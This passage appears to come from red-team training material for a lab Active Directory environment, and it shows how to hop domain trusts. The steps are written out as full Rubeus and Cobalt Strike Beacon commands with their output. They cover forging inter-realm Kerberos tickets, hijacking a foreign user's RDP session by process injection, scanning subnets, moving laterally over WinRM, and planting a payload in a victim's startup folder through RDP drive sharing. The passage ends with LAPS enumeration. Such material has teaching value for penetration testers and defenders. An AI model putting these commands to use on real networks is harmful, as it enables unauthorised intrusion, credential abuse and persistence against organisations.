RenewTill        : 3/23/2021 1:00:28 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256-cts-hmac-sha1
Base64(key)      : mnuk66R9/j0cnmZczy8ACxBfn5VcZ5pFubm3tI79KZ4=
```

Next, request a referral ticket from the current domain, for the target domain.

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe asktgs /service:krbtgt/subsidiary.external /domain:dev.cyberbotic.io /dc:dc-2.dev.cyberbotic.io /ticket:doIFdD[...snip...]MuSU8= /nowrap

[*] Action: Ask TGS
[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'krbtgt/subsidiary.external'
[+] TGS request successful!
[*] base64(ticket.kirbi):

doIFMT [...snip...] 5BTA==

ServiceName      : krbtgt/SUBSIDIARY.EXTERNAL
ServiceRealm     : DEV.CYBERBOTIC.IO
UserName         : jadams
UserRealm        : DEV.CYBERBOTIC.IO
StartTime        : 3/16/2021 1:02:06 PM
EndTime          : 3/16/2021 11:00:28 PM
RenewTill        : 1/1/0001 12:00:00 AM
Flags            : name_canonicalize, pre_authent, forwardable
KeyType          : rc4-hmac
Base64(key)      : 07B/KR3+DvhlpY6qwrTLHg==
```

Notice how this inter-realm ticket is of type rc4_hmac even though our TGT was aes256-cts-hmac-sha1. This is the default configuration unless AES has been specifically configured on the trust, so this is not necessary "bad OPSEC".

Finally, use this inter-realm TGT to request a TGS in the target domain.

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe asktgs /service:cifs/ad.subsidiary.external /domain:ad.subsidiary.external /dc:ad.subsidiary.external /ticket:doIFMT[...snip...]5BTA= /nowrap

[*] Action: Ask TGS
[*] Using domain controller: ad.subsidiary.external (10.10.14.55)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/ad.subsidiary.external'
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

doIFsD [...snip...] JuYkUw=

ServiceName      : cifs/ad.subsidiary.external
ServiceRealm     : SUBSIDIARY.EXTERNAL
UserName         : jadams
UserRealm        : DEV.CYBERBOTIC.IO
StartTime        : 3/16/2021 1:08:52 PM
EndTime          : 3/16/2021 11:00:28 PM
RenewTill        : 1/1/0001 12:00:00 AM
Flags            : name_canonicalize, ok_as_delegate, pre_authent, forwardable
KeyType          : aes256-cts-hmac-sha1
Base64(key)      : HPMz324aewyZ6E14LGoVEksQEvkI3eo5iy7gAlgEXbU=
```

Write this base64 encoded ticket to a file on your machine.

```
PS C:\> [System.IO.File]::WriteAllBytes("C:\Users\Administrator\Desktop\subsidiary.kirbi", [System.Convert]::FromBase64String("doIFdD [...snip...] 5hbA=="))
```

Create a sacrificial logon session and import the ticket.

```
beacon> make_token DEV\jadams FakePass
[+] Impersonated DEV\bfarmer

beacon> kerberos_ticket_use C:\Users\Daniel\Desktop\subsidiary.kirbi
beacon> ls \\ad.subsidiary.external\c$

Size      Type      Last Modified      Name
----      -
dir        02/10/2021 04:11:30 $Recycle.Bin
dir        02/10/2021 03:23:44 Boot
dir        10/18/2016 01:59:39 Documents and Settings
dir        02/23/2018 11:06:05 PerfLogs
dir        05/06/2021 10:03:50 Program Files
dir        02/10/2021 02:01:55 Program Files (x86)
dir        05/16/2021 12:15:11 ProgramData
dir        10/18/2016 02:01:27 Recovery
dir        02/19/2021 22:51:50 System Volume Information
dir        05/16/2021 11:58:30 Users
dir        05/16/2021 11:31:57 Windows
379kb     fil       01/28/2021 07:09:16 bootmgr
1b        fil       07/16/2016 13:18:08 BOOTNXT
512mb     fil       05/25/2021 08:39:47 pagefile.sys

beacon> rev2self
```

Foreign Principals can also have DACL abuse primitives, where DEV\Subsidiary Admins could have abusable DACLs on principals within the subsidiary.external domain.

This can be the most difficult type of trust to hop. Remember that if Domain A trusts Domain B, users in Domain B can access resources in Domain A but users in Domain A should not be able to access resources in Domain B. If we're in Domain A, it's by design that we should not be able to access Domain B, but there are circumstances in which we can slide under the radar. One example includes a SQL Server link created in the opposite direction of the domain trust (see **MS SQL Servers**).

Another, perhaps more realistic scenario, is via RDP drive sharing (a technique dubbed **RDPinception**). When a user enables drive sharing for their RDP session, it creates a mount-point on the target machine that maps back to their local machine. If the target machine is compromised, we may migrate into the user's RDP session and use this mount-point to write files directly onto their machine. This is useful for dropping payloads into their startup folder which would be executed the next time they logon.

cyberbotic.io has an outbound trust with **zeropointsecurity.local**.

```
beacon> powershell Get-DomainTrust -Domain cyberbotic.io

SourceName      : cyberbotic.io
TargetName      : zeropointsecurity.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Outbound
WhenCreated     : 2/19/2021 10:15:24 PM
WhenChanged    : 2/19/2021 10:15:24 PM
```

We can actually perform this query from **dev.cyberbotic.io**. Domains may ask other domains that they have trusts with, what *their* trusts are. So **cyberbotic.io** will happily tell **dev.cyberbotic.io** that it was a trust with **zeropointsecurity.local**. If running that query from inside **cyberbotic.io**, just run **Get-DomainTrust** without the **-Domain** parameter.

Unfortunately, we're not able to enumerate the foreign domain across an outbound trust. So running something like **Get-DomainComputer -Domain zeropointsecurity.local** will not return anything. You will probably see an error like:

```
Exception calling "FindAll" with "0" argument(s): "A referral was returned from the server."
```

Instead, the strategy is to find principals in **cyberbotic.io** that are not native to that domain, but are from **zeropointsecurity.local**.


```
beacon> powershell Get-DomainForeignGroupMember -Domain cyberbotic.io

GroupDomain      : cyberbotic.io
GroupName        : Jump Users
GroupDistinguishedName : CN=Jump Users,CN=Users,DC=cyberbotic,DC=io
MemberDomain     : cyberbotic.io
MemberName       : S-1-5-21-3022719512-2989052766-178205875-1115
MemberDistinguishedName : CN=S-1-5-21-3022719512-2989052766-178205875-1115,CN=ForeignSecurityPrincipals,DC=cyberbotic,DC=io
```

This shows us that there's a domain group in **cyberbotic.io** called **Jump Users**, which contains principals that are not from **cyberbotic.io**. These **ForeignSecurityPrincipals** are like aliases, and even though the SID of the foreign principal is used as a reference, we can't do anything like **ConvertFrom-SID** to find out what that principal actually is.

A methodology that has worked well for me in the past, is to enumerate the current domain (**cyberbotic.io**) and find instances where members of the **Jump Users** group have privileged access (local admins, RDP/WinRM/DCOM access etc), move laterally to those machines, and camp there until you see a member authenticate. Then, impersonate them to hop the trust.

BloodHound will show that **Jump Users** have first degree RDP rights to **EXCH-1** and **SQL-1**.



Get-DomainGPOUserLocalGroupMapping and **Find-DomainLocalGroupMember** can both work as well.

```
beacon> powershell Get-DomainGPOUserLocalGroupMapping -Identity "Jump Users" -LocalGroup "Remote Desktop Users" | select -expand ComputerName

sql-1.cyberbotic.io
exch-1.cyberbotic.io

beacon> powershell Find-DomainLocalGroupMember -GroupName "Remote Desktop Users" | select -expand ComputerName

sql-1.cyberbotic.io
exch-1.cyberbotic.io
```

Move laterally to **sql-1.cyberbotic.io**. Then access the console of **sql01.zeropointsecurity.local** via the lab dashboard, and open **Remote Desktop Connection**. RDP into **sql-1.cyberbotic.io** as **ZPS\jean.wise**. Ensure that you go into **Local Resources**, click **More** under **Local devices and resources** and enable **Drives** sharing.

From the perspective of the Beacon running on SQL-1, we'll see the logon session:

```
beacon> getuid
[*] You are NT AUTHORITY\SYSTEM (admin)

beacon> run hostname
sql-1

beacon> net logons
Logged on users at \\localhost:

ZPS\jean.wise
CYBER\SQL-1$
```

The network connection:

```
beacon> shell netstat -anop tcp | findstr 3389

TCP    0.0.0.0:3389      0.0.0.0:0        LISTENING      1012
TCP    10.10.15.90:3389 10.10.18.221:50145 ESTABLISHED    1012
```

And associated processes:

```
beacon> ps

PID   PPID  Name                                Arch Session  User
---   -
644    776   ShellExperienceHost.exe            x64      3         ZPS\jean.wise
1012   696   svchost.exe                        x64      0         NT AUTHORITY\NETWORK SERVICE
1788   776   SearchUI.exe                       x64      3         ZPS\jean.wise
3080   776   RuntimeBroker.exe                 x64      3         ZPS\jean.wise
3124   3752   explorer.exe                       x64      3         ZPS\jean.wise
4960   1012   rdclip.exe                         x64      3         ZPS\jean.wise
4980   696   svchost.exe                        x64      3         ZPS\jean.wise
5008   1244   sihost.exe                         x64      3         ZPS\jean.wise
5048   1244   taskhostw.exe                     x64      3         ZPS\jean.wise
```

Our next set of actions depends on a few things.

- 1. Does **jean.wise** have any privileged access in **zeropointsecurity.local**?
- 2. Can we reach any useful ports/services (445, 3389, 5985 etc) in **zeropointsecurity.local**?

We haven't been able to answer the first question (yet) because we can't enumerate the domain across the trust. The second question can be answered using the **portscan** command in Beacon.

```
beacon> portscan 10.10.18.0/24 139,445,3389,5985 none 1024
10.10.18.221:3389
10.10.18.221:5985

10.10.18.167:139
10.10.18.167:445
10.10.18.167:3389
10.10.18.167:5985


Scanner module is complete
```

OPSEC: Obviously be cautious about port scanning whole subnets, as networking monitoring tools can detect it.

It appears as though we can access some useful ports on both **dc01** and **sql01**.

Inject a Beacon into one of **jean.wise**'s processes.

```
beacon> inject 4960 x64 tcp-local
[+] established link to child beacon: 10.10.15.90
```



In that Beacon, we are **jean.wise**.

```
beacon> getuid
[*] You are ZPS\jean.wise
```

If we import a tool, like PowerView and do **Get-Domain**, we get a result that is actually returned from the **zeropointsecurity.local** domain.

```
beacon> powershell Get-Domain

Forest      : zeropointsecurity.local
DomainControllers : {dc01.zeropointsecurity.local}
Children    : {}
DomainMode  : Unknown
DomainModeLevel : 7
Parent      :
PdcRoleOwner : dc01.zeropointsecurity.local
RidRoleOwner : dc01.zeropointsecurity.local
InfrastructureRoleOwner : dc01.zeropointsecurity.local
Name        : zeropointsecurity.local
```

This works because we're inside a valid **zeropointsecurity.local** domain context. We didn't perform any authentication across that trust, we simply hijacked an existing authenticated session. We can now enumerate the foreign domain, run PowerView, SharpView, SharpHound, whatever we like.


If **jean.wise** has privileged access in **zeropointsecurity.local**, it would be fairly trivial to move laterally from this domain context. We can figure out that **jean.wise** is a member of a **System Admins** domain group, which is a member of the local Administrators on SQL01.

We didn't see port 445 open, so we can't do anything over file shares, but 5985 is.

```
beacon> remote-exec winrm sql01.zeropointsecurity.local whoami; hostname

zps\jean.wise
sql01

beacon> jump winrm64 sql01.zeropointsecurity.local pivot-sql-1
[+] established link to child beacon: 10.10.18.221
```



I use another Pivot Listener here because with the Windows Firewall enabled on SQL01, we can't connect inbound to 445 (so no SMB listener) or other arbitrary ports like 4444 (so no TCP listener). The Windows Firewall is not enabled on SQL-1, so we can bind to a high-port and catch the reverse connection from the Pivot Listener.

If the Windows Firewall was also enabled on SQL-1, we'd likely need to attempt to open a port using **netsh**.

Even if **jean.wise** was not a local admin on SQL01, or if none of the juicy management ports were available, it can still be possible to move laterally via the established RDP channel. This is where the drive sharing comes into play.

Inside **jean.wise**'s RDP session on SQL-1, there's a UNC path called **tsclient\c** which has a mount point for every drive that is being shared over RDP. **\\tsclient\c** is the C: drive on the origin machine of the RDP session, in this case **sql01.zeropointsecurity.local**.

```
beacon> ls \\tsclient\c

Size      Type      Last Modified      Name
----      -
dir       02/10/2021 04:11:30 $Recycle.Bin
dir       02/10/2021 03:23:44 Boot
dir       02/20/2021 10:15:23 Config.Msi
dir       10/18/2016 01:59:39 Documents and Settings
dir       02/23/2018 11:06:05 PerfLogs
dir       02/20/2021 10:14:59 Program Files
dir       02/20/2021 10:13:41 Program Files (x86)
dir       03/10/2021 17:19:54 ProgramData
dir       10/18/2016 02:01:27 Recovery
dir       02/20/2021 10:00:17 SQL2019
dir       02/17/2021 18:47:03 System Volume Information
dir       03/16/2021 15:24:24 Users
dir       02/17/2021 18:47:20 Windows
379kb    fil       01/28/2021 07:09:16 bootmgr
1b       fil       07/16/2016 13:18:08 BOOTMGR
1gb      fil       03/16/2021 14:22:21 pagefile.sys
```

This gives us the equivalent of standard user read/write access to that drive. This doesn't seem that useful, but what we can do it upload a payload, such as a bat or exe to **jean.wise**'s startup folder. The next time they login, it will execute and we get a shell.


You can simulate this in the lab by disconnecting and reconnecting your console access.

TIP: Don't put your pivot listener on the Beacon injected into **jean.wise** on SQL-1. When the RDP session is disconnected, the Beacon will die and you'll lose the pivot.

```
beacon> cd \\tsclient\c\Users\jean.wise\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
beacon> upload C:\Payloads\pivot.exe
beacon> ls

Size      Type      Last Modified      Name
----      -
174b     fil       05/15/2021 19:00:25 desktop.ini
281kb    fil       05/15/2021 20:31:00 pivot.exe
```

Disconnect and reconnect to the console of sql01.zeropointsecurity.local to simulate a user logoff/logon, and the Beacon will execute.



Organisations often have a build process for physical and virtual machines within their environment. It's common that everything is built from the same "gold image" to ensure consistency and compliance. However, these processes can result in every machine having the same password on accounts such as the local administrator. If one machine and therefore the local administrator password hash is compromised, an attacker may be able to move laterally to every machine in the domain using the same set of credentials.

LAPS is a Microsoft solution for managing the credentials of a local administrator account on every machine, either the default RID 500 or a custom account. It ensures that the password for each account is different, random, and automatically changed on a defined schedule. Permission to request and reset the credentials can be delegated, which are also auditable. Here is a quick summary of how LAPS works:

- 1. The Active Directory schema is extended and adds two new properties to computer objects, called **ms-Mcs-AdmPwd** and **ms-Mcs-AdmPwdExpirationTime**.
- 2. By default, the DACL on **AdmPwd** only grants read access to Domain Admins. Each computer object is given permission to update these properties on its own object.
- 3. Rights to read **AdmPwd** can be delegated to other principals (users, groups etc). This is typically done at the OU level.
- 4. A new GPO template is installed, which is used to deploy the LAPS configuration to machines (different policies can be applied to different OUs).
- 5. The LAPS client is also installed on every machine (commonly distributed via GPO or a third-party software management solution).
- 6. When a machine performs a gpupdate, it will check the **AdmPwdExpirationTime** property on its own computer object in AD. If the time has elapsed, it will generate a new password (based on the LAPS policy) and sets it on the **AdmPwd** property.

There are a few methods to hunt for the presence of LAPS. If LAPS is applied to a machine that you have access to, **AdmPwd.dll** will be on disk.

```
beacon> run hostname
wkstn-1

beacon> ls C:\Program Files\LAPS\CSE

Size      Type      Last Modified      Name
----      -
145kb     fil       09/22/2016  08:02:08     AdmPwd.dll
```

Find GPOs that have "LAPS" or some other descriptive term in the name.

```
beacon> powershell Get-DomainGPO | ? { $_.DisplayName -like "**laps*" } | select DisplayName, Name, GPCFileSysPath | fl

displayname      : LAPS
name              : {4A8A4E8E-929F-401A-95BD-A7D40E0976C8}
gpcfilesyspath    : \\dev.cyberbotic.io\SysVol\dev.cyberbotic.io\Policies\{4A8A4E8E-929F-401A-95BD-A7D40E0976C8}
```

